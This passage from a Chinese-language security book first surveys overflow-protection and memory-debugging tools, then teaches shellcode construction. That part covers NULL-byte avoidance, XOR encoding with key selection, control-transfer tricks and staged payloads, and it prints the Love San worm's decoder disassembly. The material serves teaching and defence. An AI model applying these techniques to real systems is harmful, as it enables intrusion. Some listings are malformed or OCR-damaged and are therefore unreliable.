在必要的时候，StackGuard 可以禁止在程序执行时修改返回地址。这极大地增强了保护力度，但也降低了性能（使用 canary word 的方式，对性能几乎没有负面影响）。另外，为了实现这个保护，系统内核必须提供一定级别的支持，但大部分的操作系统都没有提供这样的支持。

可以从 ftp://ftp.ibiblio.org/pub/Linux/distributions/immunix/下载 StackGuard。

9.1.2 不可执行栈

这是来自 Solar Designer 的特殊补丁，已经内置到 Linux 内核，使栈不可执行。缓冲区溢出后，继续运行的话会导致应用程序崩溃，想把控制权直接传给 shellcode 已变得不可能。嗯，也不是不可能，而是非常困难（更多细节，阅读“Defeating solar Designer’s Nonexecutable Stack Patch”，http://www.insecure.org/sploits/non-executable.stack.problems.html）。

这个方法不会降低性能，也不用重新编译已有的程序。不过，它不是万金油。只有老版本的内核（2.0，2.2，和 2.4）才支持它。此外，它还可能与某些程序有冲突。不过，完全放弃不可执行栈也不可取。

可以从 http://www.openwall.com/linux/下载这个补丁。

9.1.3 ITS4 软件安全工具

这是一款静态源码分析器，用于搜索溢出缓冲区和其他一些错误。它注意程序中对潜在危险函数的调用，如 strcpy/memcpy，执行粗略的语义分析，试着评估潜在的危险。它也针对潜在的危险代码（尽管多数情况下，这些建议是明摆的或坦率得有点愚蠢），提出改进建议。它支持 C 和 C++。它是命令行程序，工作在 Windows 和 UNIX 下。

要下载 ITS4 软件安全工具，请访问 http://www.cigital.com/its4/。

9.1.4 Flawfinder

这是一个简单的、静态的、用 C 或 C++写成的源码分析器。它试图检测溢出错误，但做法相当笨拙。代替对代码的语义分析，它执行简单的模式搜索。Flawfinder 仅注意函数名（strcpy，strcat，等等）和传递给它的参数（常量，字符串，或指向缓冲区的指针），用传统的“采样率”评估潜在的危险。不过，用它可以得到程序的常见信息，尤其是其他人写的程序。

可以在 http://www.dwheeler.com/flawfinder/下载 Flawfinder。

9.2　内存分配的问题

内存分配问题主要和传统的 C 有关。C++中有许多机制可以解决这样的问题。构造函数和析构函数，重载操作符，和带有有限可视区域的对象，为分配内存但忘了释放它的程序员消除部分错误。另一方面，复杂的 C++语义使静态分析非常复杂，强制程序员采用运行时控制（run-time control），在运行时被直接执行。运行时控制会稍微降低性能。

严格控制动态内存的库函数的调用版本受到欢迎。通过它们可以检测许多难以发现和重现的错误，并及时消除这些错误，而不用不吃不喝花好几天的时间在调试上。但因为性能上的考虑，一般只在开发阶段和 α 测试阶段使用，在正式发布版里会把它们剔除。

9.2.1　CCured

这是一个保护程序免于内存分配问题（超出缓冲区的限制，使用未初始化的指针，等等）影响的 C 工具。它按 source2source 翻译器的原理，接受未加工的源码，并在可疑的地方插入额外的检查。因此，它只是把错误锤打得越来越深，而不是尝试纠正错误。它就像一个安全阀，可以阻止程序崩溃，预防一些基于插入 shellcode 的远程攻击。不过，入侵者仍有可能进行 DoS 攻击。此外，这些额外的检查在很大程度上降低了被保护程序的性能（视源码的质量，性能可能会下降 10%~60%）。

小的程序会被自动翻译。但在非常大的软件项目里，程序员必须仔细检查 CCured 处理过的代码，因为它可能会把程序弄得一团糟，而不是纠正它。不过，CCured 详细描述了怎样纠正被保护的清单。CCured 的开发者已经处理过 sendmail，bind，openssl，Apache 和其他应用程序，平均起来每个花了几天时间。另外，CCured 实现的运行时控制比静态分析更可靠。

可以从 http://manje.cs.berkeley.edu/ccured/下载 CCured。

9.2.2　Memwatch

Memwatch 是一组调试函数，可以在提供源码的程序里发现内存分配错误。由 memwatch.h 头文件和 memwathc.c 组成，用 ANSI C 写成，这确保与所有“正常的”编译器和平台兼容（开发者声称支持 PC-lint 7.0K，Microsoft Visual C++ 16- 和 32-位版本，Microsoft C for MS-DOS，SAS C for Amiga 500，GCC，和一些其它的平台和编译器）。对 C++的支持还处在起步阶段。

标准的内存分配函数（malloc，realloc，free）被“包装”成调试的“包装物”，将跟踪内存泄露、两次释放指针、访问未初始化指针、退出到分配内存块之外，等等的问题。同

时，为了跟踪那些访问未分配内存块的迷失指针，将创建一些监视块，记录所有被发现的错误。像 ASSET 和 VERIFY 之类的宏会被高级版本替换，允许用户选择下一步的动作：Abort，Retry，和 Ignore，而不是立即终止异常工作的程序。

Memwatch 开发者没有实现与平台相关的部分；因此，程序员必须自己写类似于 mwIsReadAddr/mwIsSafeAddr 的函数。Memwatch 另外一个严重的缺点是，程序必须明确准备与它一起工作，而这在某些情况下是无法接受的。对多线程的支持还处在起步阶段，还不能预言什么时候能实现它的全部功能。

可以从 http://www.linkdata.se/sourcecode.html 下载 Memwatch。

9.2.3 Dmalloc，the Debug Malloc Library

这是与内存有关的函数库的调试版本，替换内置的 C 函数，如 malloc，realloc，calloc，和 free。同时，不必修改应用程序的源码（尽管如此，最好还是执行明确的内存检查）。

Dmalloc 与此类软件提供的服务是类似的，它检测内存泄露；超出缓冲区边界，统计，和记录；以及特殊的行号和文件名。如果每个操作都进行内存检查，将导致应用程序非常慢，至少需要 Pentium-4/Prescott 以上的处理器。

Dmalloc 函数库适用面很广：AIX，BSD/OS，DG/UX，Free/Net/OpenBSD，GNU/Hurd，HP-UX，IRIX，Linux，MS-DOS，NeXT，OSF，SCO，Solaris，SunOS，Ultrix，Unixware，Windows，甚至包括运行在 Gray T3E 超级计算机上的 Unicos 操作系统。为了应用它，需要复杂的配置过程及预备步骤，如果没有阅读相关文档的话，是不可能完成的。当然，这是缺点。但另一方面，它完全支持多线程，这和大部分竞争者相比，是非常大的优势。

可以从 http://dmalloc.com/下载 Dmalloc 函数库。

9.2.4 Checker

这是另一种调试函数库，提供 malloc，realloc，和 free 函数的定制实现。在 free 或 realloc 不是源自 malloc 的指针时显示错误消息，并在指针释放后跟踪再次释放指针的企图，以及访问未初始化内存区域的企图。它将使真正的内存块释放延迟一段时间。在这段时间内，它将警觉地跟踪任何访问这个内存块的企图。这个调试函数库还包含垃圾检测器，可以直接从调试器或被研究的程序中调用它们。通常，它的实现很简单，也很雅致。另一个优势是，这个调试函数库对系统性能几乎没有任何负面影响。它和 GNU 编译器合作良好。（涉及其他的编译器，我没有核实。）

可以从 http://www.gnu.org/software/checker/cherker.html 下载 Checker。

一个简单的检测内存泄露的宏

清单 9.1 显示一个简单的、用于检测内存泄露的宏。

清单 9.1　malloc 的包装物

```
#ifdef DEBUG
#define MALLOC(ptr, size) do { \
ptr = malloc (size); \
pthread_mutex_lock(&gMemMutex); \
gMemCounter++; \
pthread_mutex_unlock(&gMemMutex); \
}while (0)
#else
#define MALLOC(ptr,size) ptr = malloc (size)
#endif
```

打算用这个宏代替标准的 malloc 函数（你也可以为 free 函数写一个类似的宏，不会有任何问题）。退出程序后，如果 gMemCount 非零，意味着程序的某个地方有内存泄露。但相反的陈述一般不成立。没有释放的内存可以与两次调用 free 函数相结合，在这种情况下，gMemCount 将等于零。不过问题却依然存在。为绕过这个结构而设计的“额外的”do/while 循环如下：if (xxx) MALLOC(p, s); else yyy;。没有它也可能做到，但在这个例子里，必须手动插入括号。

处理内存分配错误

如果内存分配成功，那么对它进行持续的检查是比较乏味的。此外，这也可能使源码显得比较凌乱，并使程序的大小增长太大，增加系统的开支（图 9.1）。这种解决方法不是最好的（清单 9.2）。

清单 9.2　内存分配实现成功或失败的拙劣例子

```
char *p;
p = malloc(BLOCK_SIZE);
if (!p)
void* my_malloc(int x)
{
        int *z;
        z = malloc(x);
        if (!z) GlobalError_and_Save_all_Unsaved_Data;
}
```

解决这个问题的一种方法是，创建一个包围经常使用函数的包装物。这个包装物检查函数是否完全成功，如果需要，将显示一个错误消息，然后终止程序，并把控制权传给适当的处理程序（清单 9.3）。




图 9.1　在每个函数调用前，检查缓冲区边界的开支

清单 9.3　内存分配检查实现的改良

```
void* my_malloc(int x)
{
        int *z;
        z = malloc(x);
        if (!z) GlobalError_and_Save_all_Unsaved_Data;
}
```

消除堆碎片


走得更远并使 MyMalloc 函数返回指向指针的指针是可能的。倘若总是通过基指针来寻址（将会经常性地从内存重读），将允许我们整理堆。为了防止编译器把指针载入寄存器，必须把它声明为 volatile。作为一个变体，在关键部分与它一起工作期间，阻止内存块移动来保护程序是可能的。但这两种方法都将导致性能下降，也正是因为这些原因，它们不能以无可争辩的解决方案出现。

拙劣的检查比没有更糟

类似于 p = malloc(x); if (!p) return 0;之类的代码通常比没有检查更糟糕。这是因为当访问 NULL 指针时（相当于内存分配错误），操作系统将抱怨并通知用户关于这个问题的原因以及发生错误的地址。但这个笨拙的检查将代替做这些，默默地终止程序，从而使每个人都不知道到底发生了什么。

紧急储备或保留内存

系统的虚拟内存倾向于意想不到的结束。如果发生这样的情况，用 malloc 分配新内存块的企图将导致错误。在这种情况下，正确保存所有未保存的数据，并关闭程序是重要的。如果需要一小块内存来保存数据，该怎么办呢？太容易了，在程序启动时，用 malloc 函数预先分配合适大小的内存块，万一内存不足时，可以用它来正确地关闭应用程序，保存所有未保存的数据。注意，保留内存只能在紧急时刻使用。



第 3 部分 设计 shellcode 的秘密

假设 shellcode 有意识（尽管实际上并不是这样）。如果你像 shellcode 那样在同样条件下去执行任务，你会有什么感觉？假设你是一个破坏分子，是先头登陆部队的一员，在黑夜的掩护下被空投到敌占区。你知道自己的方位吗？你要从哪里开始？侦察计划行动的战场，获取敌人的信息，它的火力点、地貌，等等将是你的主要目标。注意，与此同时你还要保证自己不陷入沼泽，因为陷入沼泽很可能就会被淹死。

CHAPTER 10

第 10 章　编写 shellcode 的问题

攻击者编写 shellcode 时将不可避免地会面临许多障碍和限制。巧妙地利用黑客技术可以绕过其中的一部分，但仍要忍受那些没有办法解决的问题，就权当它们是盲目且无情的自然力量使然吧。

10.1　无效的字符

溢出的字符串缓冲区（尤其是那些与控制台输入和键盘相关的）对输入其中的内容有严格限制。在众多的限制中，最令人痛苦的是 NULL 字符，它在一个字符串中只能出现一次，也就是说，只能出现在字符串的尾部（尽管这个限制对 Unicode 字符串不起作用）。这导致我们不能随意选择目标地址，从而使准备 shellcode 的过程变得复杂。没有 NULL 字节的代码称为 zero-free 代码，事实上，准备这样的代码需要使用黑客秘技。

改写地址的技巧

考虑这样的情形，易受攻击的、指向被调用函数的指针（或 this 指针）和数据位于溢出缓冲区后面，入侵者感兴趣的是地址：00401000h。因为只有一个字符改写指针，换句话说，NULL 字符，直接改写需要的值是不可能了，黑客必须开动脑筋。

首先，在 32 位操作系统里，Windows NT 和大部分 UNIX 的栈、数据、代码都位于狭窄的地址范围里：00100000h~00x00000h。这意味着其中至少有一个 NULL 字符——这是地址中最有意义的字节。当然，根据处理器的架构，它可能属于最没意义的地址，也可能属于最有意义的地址。x86 把它作为最有意义的地址，从攻击者的观点来看，这非常有利，

因为这样的话，他或她可以强迫脆弱程序转到任何的 00XxYyZzh 地址，倘若 Xx，Yy 和 Zz 不是非零值。

黑客需要不断地创新。在上面的例子里，即使在理论上，也不能直接使用 00401000h 地址。不过，或许有变通的方法可以做到。例如，从非第一个字节的地方开始执行函数是可能的。带传统 prologue（很普遍的情形）的函数从 push ebp 指令开始，把 EBP 寄存器的值保存在栈上。如果没有这么做，函数在退出时将不可避免地崩溃。然而，这对黑客来说并不重要，因为在那时，函数已经完成了它的使命（更确切地说，攻击者已经完成了他想做的一切）。如果在地址中部碰到可恶的 NULL 字符，情况可能会更糟糕；如果碰到两次就更糟糕了，例如：00500000h。

在某些情况下，以下纠正地址的方法可能会有所帮助。假设被改写的指针包含 005000FAh 地址，在这种情况下，要达到预期的结果，攻击者必须改写惟一的、最没意义的地址符号，通过用 NULL 字符替换 FAh。

作为一个变体，在反汇编后的清单里可能会找到 jump（或 call）到需要函数的指令。位于“正确”地址的指令存在非零的可能性。倘若目标函数从不同的位置被调用多次（这是这常见的情形），这些地址中至少有一个是适合的，这种可能性非常高。

有必要说明一下，有些函数并不总是从输入字符串中切断<CR>字符，从而从根本上消除攻击者的知音。在这种情形下，直接输入目标地址几乎是不可能的。（在地址上能发现什么有趣的东西吗，例如 0AxxYyZzh？）尽管存在修改现有地址的可能性，但是希望非常渺茫，因为攻击者不太可能恰好碰到合适的指针（在这个例子里，攻击者被??000A 地址限制了，??是易受攻击指针的原始值）。走出这种困境的惟一方法是完全改写指针的 4 个字节，连同另外的 2 个字节一起。这样做之后，攻击者可能会强迫应用程序接受 FfXxYyZz 地址，Ef 大于 00h。通常，这个区域是属于操作系统和系统驱动的。这里有非零的可能性，可以找出一条把控制权传给目标地址的指令。在更简单的情况下，这可能是调用地址或转移地址（这是比较少见的）。在最常见的情况下，这可能是 call register 或 jmp register。都是 2 字节的指令（分别是 FF Dx 和 FF Ex）。在内存里有几百条这样的序列。最重要的是，当调用改写的指针时，随之而发生的是把控制权传给 call register/jmp register 指令，选择的寄存器中包含需要的目标地址。

内置的控制台输入函数以特殊的方式解释一些字符。例如 008 删除光标前的字符。当碰到这样的字符时，在把它们写入脆弱缓冲区之前，可能函数已经崩溃了。因此，有必要为碰到如下的情形做好准备：目标程序检查输入数据的正确性，丢弃所有不可打印的字符，或（甚至更糟）把它们转换成大写或小写字母。如果这样的话，攻击成功（如果不是 DoS 攻击的话）的可能性变得非常小。

准备 shellcode。当溢出的字符串缓冲区用于传送二进制 shellcode 时（比如说是蠕虫头），

NULL 字符问题变得非常关键。NULL 可能会在机器指令里出现，以及在传给系统函数主参数（这些通常是 cmd.exe 或/bin/sh）的字符串尾部出现。

为了消除机器指令操作数里的 NULL，黑客必须采用地址算法。例如 mov eax, 01h（B8 00 00 00 01）等于 eax, eax/inc eax（33C0 40）。顺便说一下，后一种变体甚至更短一些。也可以直接在栈上构成文本字符串（包括终止的 NULL 字符），如清单 10.1 所示。

清单 10.1　用动态生成的 NULL 把字符串参数放在栈里

```
00000000: 33C0              XOR         EAX, EAX
00000002: 50                PUSH        EAX
00000003: 682E657865        PUSH        06578652E ; "exe."
00000008: 682E636D64        PUSH        0646D632E ; "dmc."
```

作为变体，也可以使用 xor eax, eax/mov [xxx], eax 指令，把 NULL 插入 xxx 位置，xxx 是计算出来的、文本字符串尾部的地址（参见“寻找自我”节）。

更有效消除 NULL 的方法是对 shellcode 进行编码（在大多数情况下，已经简化为烦琐的 XOR 操作）。因为没有被编码的字节肯定会变成 NULL，所以这个方法面临的主要问题是选择一个合适的 key。因为 x XOR x == 0，所以与 shellcode 中所有字节都不一样的单个字节都可以做 key。如果 shellcode 涵盖了字符集中所有的字节，从 00h 到 FFh，那么有必要把 key 的长度增至 word 或 double word，以至于在被编码的字节中没有一个与 key 相同。怎么确定这个范围呢？（不建议使用暴力测试的方法。）这不是很难。在每个 shellcode 字符被碰到的地方计算其频率就可以了，选择 4 个不太可能会出现的字符，把它们与 shellcode 头部之间的偏移量写成一列，计算除以 4 的余数。再把结果写成一列，选择一个在那里没碰到的。这将是 key 中选中字节的位置。如果你还没有理解，不要担心。通过一个实际的例子来加深理解。

假设在代码里 9h，ABh，CCh，和 DDh 出现得较少。它们在 shellcode 中出现的位置如清单 10.2 所示。

清单 10.2　“不常用”字符与加密代码头部之间的偏移量

Character	Offsets of the positions of all entries
69h	04h, 17h, 21h
ABh	12h, 1Bh, 1Eh, 1Fh, 27h
CCh	01h, 15h, 18h, 1Ch, 24h, 26h
DDh	02h, 03h, 06h, 16h, 19h, 1Ah, 1Dh

每个偏移量除以 4 的余数，值的顺序如清单 10.3 所示。

清单 10.3　偏移量除以 4 的余数

```
Character          Remainder from division of the offsets by four
-------------------------------------------------------------------
69h                00h, 03h, 00h
ABh                02h, 03h, 02h, 03h, 03h
CCh                01h, 01h, 00h, 00h, 00h, 02h
DDh                02h, 03h, 02h, 02h, 01h, 02h, 01h
```

因此，你将得到 4 个数据序列，这 4 个序列表示加密字符的重叠位置，在范围之外的将变成 NULL。因为不允许有 NULL；所以，需要把每个数据列里没有出现的值记录下来，如清单 10.4 所示。

清单 10.4　key 字符在范围内的合适位置

```
Character          Suitable positions in the range
-----------------------------------------------
69h                01h, 02h
ABh                00h, 01h
CCh                03h
DDh                00h
```

现在，根据所得的字符，把它们组合在一起，保证每个字符在范围内只出现一次，可以得到组成 key 的范围。看，DDh 字符只能出现在 00h 上，CCh 字符只能出现在 03h 上，剩下的两个字符可以出现在剩下的任何一个位置上。这意味着我们想要的结果是 DDh ABh 69h CCh 或 DDh 69h ABh 69h。如果在范围内没有任何选择的可能性，那么就要增加 key 的长度了。当然，我们不必亲自计算，可以把这个工作交给计算机来做。

在把控制权传给编码的代码前，必须先把它解码。这个任务由解码器处理，解码器必须满足以下要求：

- 解码器必须尽量简洁。
- 解码器必须不依靠它的位置（换句话说，它必须完全支持重定位）。
- 解码器本身不得包含 NULL 字符。

例如，Love San 蠕虫的解码代码如清单 10.5 所示。

清单 10.5　从 Love San 蠕虫得到的 shellcode 解码器的反汇编清单

```
.data:0040458B EB 19          JMP   short loc_4 45A6
.data:0040458B ; Jump into the middle of the co e
.data:0040458B ; to carry out call back (call f rward
.data:0040458B ; contains invalid zero characte s).
.data:0040458D
```

```
.data:0040458D sub_40458D      proc  near ; CODE REF: sub_40458D + 19↓p
.data:0040458D
.data:0040458D 5E              POP   ESI  ; ESI  = 4045ABh
.data:0040458D ; Pop the return address from th  stack,
.data:0040458D ; which was placed there
.data:0040458D ; by the call command.
.data:0040458D ; This is necessary to determine
.data:0040458D ; the decryptor's location in th  memory.
.data:0040458E 31 C9           XOR   ECX, ECX
.data:0040458E ; Reset the ECX register to zerc
.data:0040458E ;
.data:00404590 81 E9 89 FF FF SUB   ECX, -77h
.data:00404590 ; Increase ECX by 77h (decrease  CX by -77h).
.data:00404590 ; The XOR ECX, ECX/SUB ECX, -77h combination
.data:00404590 ; is equivalent to MOV ECX, 77h,
.data:00404590 ; except that its machine repres ntation
.data:00404590 ; doesn't contain zeros.
.data:00404596
.data:00404596 loc_404596:             ; CODE XR F: sub_40458D + 15↓j
.data:00404596 81 36 80 BF 32 XOR   dword ptr [ SI], 9432BF80h
.data:00404596 ; Decrypt the next double word u. ng a specially
.data:00404596 ; selected range.
.data:00404596 ;
.data:0040459C 81 EE FC FF FF SUB   ESI, -4h
.data:0040459C ; Increase ESI by 4h (go to the r xt double word).
.data:0040459C ;
.data:004045A2 E2 F2           LOOP  loc_404596
.data:004045A2 ; Loop until there is something to decrypt.
.data:004045A2 ;
.data:004045A4 EB 05               JMP   short loc_4045AB
.data:004045A4 ; Pass control to the decrypted shellcode.
.data:004045A4 ;
.data:004045A6 loc_4045A6:                         ; CODE XREF: ↑j
.data:0040458B ;
.data:004045A6 E8 E2 FF FF FF    CALL          sub_40458D
.data:004045A6 ; Jump backward, pushing the return address
.data:004045A6 ; (the address of the next executable instruction)
.data:004045A6 ; to the top of the stack, then pop it
.data:004045A6 ; into the ESI register, which is equivalent to
.data:004045A6 ; MOV ESI, EIP; however, there is no such command
.data:004045A6 ; in the x86processor language.
.data:004045A6 ;
.data:004045AB ; Start of the decrypted code
```

10.2 大小很重要

据统计，大部分溢出的缓冲区大小是 8 字节。从 16 到 128（或甚至到 512）字节的缓冲区受溢出的影响较少。在实际的程序中，几乎从未碰到过大的缓冲区被溢出。

在最坏的场景里（和野外条件下，攻击者必须正确处理这种情形），黑客必须在最困难和富有侵略性的环境下尽力学习生存之道。如果黑客仔细选择有创造性的方法，适合小溢出缓冲区是可能的。

老一辈黑客想到的第一个、也是最简单的方法是把 shellcode 分成两部分——一个简洁的头部和一个长长的尾部。头部主要完成以下功能：溢出缓冲区，捕获控制，加载尾部。头部可以利用自己携带的二进制代码，或脆弱程序的函数来执行恶意行动。很多程序中都存在完全控制系统的辅助函数，黑客至少可以破坏它们，把它们纳入自己的控制之下。修改程序中一个或多个至关重要的单元，将导致它立即崩溃，修改的单元呈指数形式增长。入侵者需要在短暂的事件因果链后，载入程序关键单元的值。复杂的、毫无规律垃圾字节突然形成一幅漂亮的联合体，在锁“卡嗒”响过之后，安全之门缓缓打开。这和国际象棋的游戏规则类似，需要玩家宣布在 N 步之内将对方将死，即使这个最大的范围是未知的。因此，随着 N 值的渐增，问题的复杂性也迅速增长。

为难题单独提供例子是非常困难的，因为即使它们之中最简单的，用最小的字体来打印也要占用好几页纸(否则，清单看起来人为痕迹很明显，而且解决办法也似乎是无需证明的)。如果你对这个主题感兴趣，建议你仔细阅读 Slapper 蠕虫的代码，它在这个平衡行动中保持不可否认的领导地位。Symantec 的专家仔细分析过它的代码（参见 Symantec 网站上的“An Analysis of the Slapper Worm Exploit”文章，URL 是 http://securityresponse.symantec.com/avcenter/reference/analysis.slapper.worm.pdf)。

不过，这类攻击更多的是涉及异乎寻常的智力难题，也就是实际的入侵技术。因此，很少碰到它们。回到传统的入侵工具上来，注意，如果溢出的缓冲区是 8 字节，这并不意味着 shellcode 也必须是 8 字节。因为毕竟是要溢出这个缓冲区的；但走另一个极端，希望 shellcode 的最大允许长度没有限制也是错误的。大部分的脆弱程序都会检查用户输入的正确性。尽管这些检查不是很正确、也不完善，但它们仍限制了攻击，而且有时候这些限制还非常严格。

如果加载器不适合小溢出缓冲区，攻击者将按“B 计划”行动，搜索其他传送 shellcode 的方法。假设用户数据报文的某个字段可以溢出，从而捕获控制。它的大小非常小；不过主内存里也包含其他的字段。因此，没办法预防攻击者利用它们来传递 shellcode。倘若攻击者知道 shellcode 在主内存里的相对或绝对地址，溢出的缓冲区将以某种方式影响系统把

控制权传给 shellcode 的第一个字节，而不是把控制权传给它自己的起点。因为把控制权传给自动缓冲区的、最简单的方法是简化成 jmp esp 指令，最方便的方法是把 shellcode 插入栈顶附近的缓冲区。否则，可能会脱离控制，如果发生这种情况，攻击者将不得不花更多的时间和精力来创建可靠的 shellcode。通常，可能会在最意想不到的地方发现 shellcode，在 TCP 最后一个报文的尾部（在大多数情况下，它注入脆弱进程的地址空间，并经常位于可预知的地址）。

在更困难的情况下，只能用分开的 TCP 会话传递 shellcode，在这种情况下，入侵者需要与服务器建立连接。通过这些连接（没有溢出，但是在那些字段里，某个字段足够可以装下 shellcode）中的一个来传递 shellcode。其他的连接传递引起溢出的质询（query），并将控制权传给 shellcode。在多线程程序里，所有线程的本地栈位于进程公共的地址空间里，系统以一种有序的方式分配它们的地址，丝毫不会出现混乱。倘若在入侵者创建最后二个连接的过程中，没有其他人连接到服务器，考虑到多线程的因素，地址的确定是复杂的，但并不是不能解决的。

10.3　寻找自我

Shellcode 的首要任务是确定自己在内存中的位置，更确切地说，是确定指令指针寄存器（实际上，在 x86 处理器里是 EIP 寄存器）的当前值。

通过反汇编脆弱程序，可以了解静态缓冲区在数据段里的地址。然而，这些地址对脆弱程序和操作系统的版本都比较敏感（不同的操作系统加载程序时，使用的基址不一样）。虽然在静态连接的情况下，总是以相同的方式载入单独的 DLL，但在大多数情况下，DLL 被重定位，可能会载入不同的内存基址。栈上的自动缓冲区和堆上的动态缓冲区地址几乎或完全不可预知。

使用绝对地址（或者静态连接到特殊的地址，例如 mov eax, [406090h]）将导致 shellcode 依靠周围的环境，如果缓冲区碰巧位于无法预料的位置，将会导致脆弱的程序多次崩溃。老一代黑客抱怨现在的黑客不使系统崩溃，就不能促成缓冲区溢出。为了避免崩溃，shellcode 必须可以完全重定位；换句话说，它必须可以在任何预先不知道的地址工作。

这个问题可以用两种方法解决——只用相对地址（在 x86 平台上行不通），或者先确定加载基址，然后从那个地址开始计数。下面会详细介绍这两种方法。

x86 处理器与相对地址的关系不密切。为这类处理器编写 shellcode 极富挑战性，从而也为大量的技巧提供了用武之地。它的指令集中只有两条相对指令（call 和 jmp/jx，其操作码分别是 E8h 和 Ebh，E9h/7xh，0F 8xh）。两条指令都属于流程控制指令。不允许在地址表达式里直接使用 EIP 寄存器。

在 32 位模式下，使用相对 CALL 指令被它自己描绘成非常困难。通过从下一条指令数起的一个有符号 4 字节整数指定这条指令的参数。从而，当调用后面的子程序时，最有意义的指令参数位只包含 NULL。因为 NULL 在字符串缓冲区中只能出现一次，所以这样的 shellcode 无法工作。如果 NULL 被其他的东西替换，用一个长转移跳出选择内存块的限制是有可能的。

为了跳到绝对地址（例如，调用系统函数或脆弱程序的函数），可能会用到 call register/ jmp register 这样的结构，在前一种结构里，可以用下面的指令把地址载入寄存器：mov register, direct operand（通过使用地址算法的指令，可以消除 NULL 字符）。也可能用类似于下面的指令：call direct operand 带操作码 FF/2，9A 或 FF/3，分别对应于 near 转移，far 转移，和通过在内存转移操作数的转移。

通过更困难的方法才能得到数据的相对地址（包括自修改代码）。黑客可用的指令专门相对栈顶指针寄存器寻址（在 x86 处理器里，是 ESP 寄存器）。这有一定的吸引力，但也有一定的风险。一般而言，在溢出之后，栈指针的位置是未知的，不能保证可以使用请求的栈内存。因此，黑客必须自己承担风险。

也可以在栈上为系统函数的字符串或数值参数做准备，用 push 指令构成它们，然后用相对的 ESP + X 指针传递它们，X 可以是数字或寄存器。可以用类似的方式准备自修改代码——有必要的话，首先把代码压入栈，然后根据 ESP 寄存器的值修改它。

